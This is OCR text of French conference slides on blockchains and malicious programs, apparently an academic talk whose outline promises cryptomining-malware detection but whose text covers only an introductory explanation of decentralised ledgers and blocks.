Présentation RéSIST

Blockchains et programmes malveillants

Doriane PERARD

ISAE-SUPAERO, Université de Toulouse

09/04/2019

Présentation

- Etudiante en 2ème année de thèse sur les blockchains
- doriane.perard@isae-supaero.fr

Sommaire

- Blockchains
  - Pourquoi ?
  - Qu’est-ce que la blockchain ?
- Mineurs JavaScript
  - Présentation
  - Analyse
  - Détection et blocage
- Mineurs malwares
  - Présentation
  - Analyse
  - Détection et blocage

Blockchains

Blockchains – Pourquoi ?


Système existant

Blockchains – Pourquoi ?

Système existant


Blockchains – Pourquoi ?

Système existant




Blockchains – Pourquoi ?

Système existant



Blockchains – Pourquoi ?

Système existant




Blockchains – Pourquoi ?

Système existant


Blockchains – Pourquoi ?

Système existant




Blockchains – Pourquoi ?

Système décentralisé




Blockchains – Pourquoi ?

Système décentralisé




Blockchains – Pourquoi ?

Système décentralisé




Blockchains – Pourquoi ?

Système décentralisé




Blockchains – Pourquoi ?

Système décentralisé



Blockchains – Pourquoi ?

Pouvoir réaliser des échanges sans intermédiaire de confiance




Blockchains – Pourquoi ?

Exemples d'utilisation

Blockchains – Qu'est-ce-que la blockchain ?

Transactions et blocs


- Toutes les transactions sont regroupées dans des blocs



Blockchains – Qu'est-ce-que la blockchain ?

Block-chain

